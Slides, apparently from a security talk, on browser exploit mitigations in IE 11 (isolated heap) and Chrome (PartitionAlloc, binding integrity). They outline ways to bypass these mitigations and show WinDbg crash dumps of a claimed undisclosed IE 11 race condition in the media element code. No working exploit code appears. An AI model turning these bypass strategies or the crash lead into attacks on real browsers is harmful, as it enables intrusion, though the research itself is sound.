
Some
Elements

Isolated
Objects

LargeHeapBlock

String


IE 11 Mitigation



- How to defeat?
 - Occupy objects in isolated heap
 - UAF objects not in isolated heap
 - Other kinds of vulnerabilities

Google Chrome Mitigation


- PartitionAlloc
 - DOM Node
 - RenderObject
 - ArrayBufferData
 - Others



PartitionAlloc


```
class PLATFORM_EXPORT Partitions {  
...  
static SizeSpecificPartitionAllocator<3072> m_objectModelAllocator;  
static SizeSpecificPartitionAllocator<1024> m_renderingAllocator;  
};  
  
class WTF_EXPORT Partitions {  
...  
static bool s_initialized;  
static PartitionAllocatorGeneric m_bufferAllocator;  
};  
  
static PartitionAllocatorGeneric gPartition;
```

Google Chrome Mitigation



- How to defeat?
 - Corresponding occupy objects
 - Pinkie Pie Legend 2:
 - Exploiting 64-bit Linux like a boss
 - Mitigated

Javascript Binding Integrity




→
Strong Reference
Weak Reference

How to Exploit?

- ROI exploit
- Liebig's law
- Unprotected objects
- Unprotected vulnerabilities



Summary



- Popular vulnerabilities -> Mitigate
- Universal techniques -> Mitigate
- Individual exploitation techniques
 - Browser implementation



Undisclosed IE 11 Oday Real Race Condition?

Caught a Read Access Violation in process 5356 at 2014-06-17 10:29:08 with a crash hash of 814D8BA5.9114650A

Registers:

eax = 0x7D8A4B38

Code:

0x6A091F74 - **mov ecx, [eax]**
0x6A091F76 - push 69fecaf0h
0x6A091F7B - push eax
0x6A091F7C - call dword ptr [ecx]

Call Stack:

0x6A091F74 - mf!offset_000D1F74
0x64D7B32F - mshtml!CMediaElement::CMediaEngineExtension::EndCreateObject
0x70FDE997 - mshtmlmedia!CAsyncCreateObject::Invoke
0x73241F7B - mfplat!CCompletionPort::InvokeCallback
0x73241B3C - mfplat!CWorkQueue::CThread::ThreadMain
0x73248CAB - mfplat!CWorkQueue::CThread::ThreadFunc
0x764D1287 - msvcrt!_endthreadex
0x764D1328 - msvcrt!_endthreadex
0x7768EE1C - kernel32!BaseThreadInitThunk
0x778537EB - ntdll!__RtlUserThreadStart
0x778537BE - ntdll!_RtlUserThreadStart

(220c.13b0): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=00000000 ebx=10761ab0 ecx=643c1890 edx=1c49bc00 esi=00000000
edi=0b41cb1c

eip=6669555b esp=0b41c9ec ebp=0b41c9f8 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246

IEFRAME!CProxyActiveObject::TranslateAcceleratorW+0x6d:

6669555b 8b4b04 mov ecx,dword ptr [ebx+4] ds:0023:10761ab4=???????

0:019> kb

ChildEBP RetAddr Args to Child

IEFRAME!CProxyActiveObject::TranslateAcceleratorW+0x6d

IEFRAME!CDocObjectView::TranslateAcceleratorW+0x6d

IEFRAME!CWebBrowserSB::_TranslateAccelerator+0x42

IEFRAME!CWebBrowserOC::TranslateAcceleratorW+0x1e

IEFRAME!CProxyActiveObject::TranslateAcceleratorW+0x2e

IEFRAME!CDocObjectView::TranslateAcceleratorW+0x6d

IEFRAME!CShellBrowser2::_MayTranslateAccelerator_CCommonBrowser+0x9a

IEFRAME!CShellBrowser2::_MayTranslateAccelerator+0x3b

IEFRAME!CTabWindow::_TabWindowThreadProc+0x587

IEFRAME!LCIETab_ThreadProc+0x31c

iertutil!_IsoThreadProc_WrapperToReleaseScope+0xe

IEShims!NS_CreateThread::DesktopIE_ThreadProc+0x71

(1a94.12e0): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.

This exception may be expected and handled.

eax=00000000 ebx=003b6cc8 ecx=08c4e100 edx=08c4e0d8 esi=003b6ccc edi=00000000

eip=651310dc esp=07baf6f8 ebp=07baf718 iopl=0 nv up ei pl nz na po nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202

MSHTML!CMediaElement::CMediaEngineExtension::OnByteStreamHandlerResolve+0x6a:

651310dc 8b08 mov ecx,dword ptr [eax] ds:0023:00000000=????????

0:030> kb

ChildEBP RetAddr Args to Child

MSHTML!CMediaElement::CMediaEngineExtension::OnByteStreamHandlerResolve+0x6a

MSHTML!

CMediaElement::CMediaEngineExtension::CByteStreamHandlerCallback::Invoke+0x16

MFPlat!CCompletionPort::InvokeCallback+0x12

MFPlat!CWorkQueue::CThread::ThreadMain+0xa5

MFPlat!CWorkQueue::CThread::ThreadFunc+0xd

msvcrt!_endthreadex+0x44

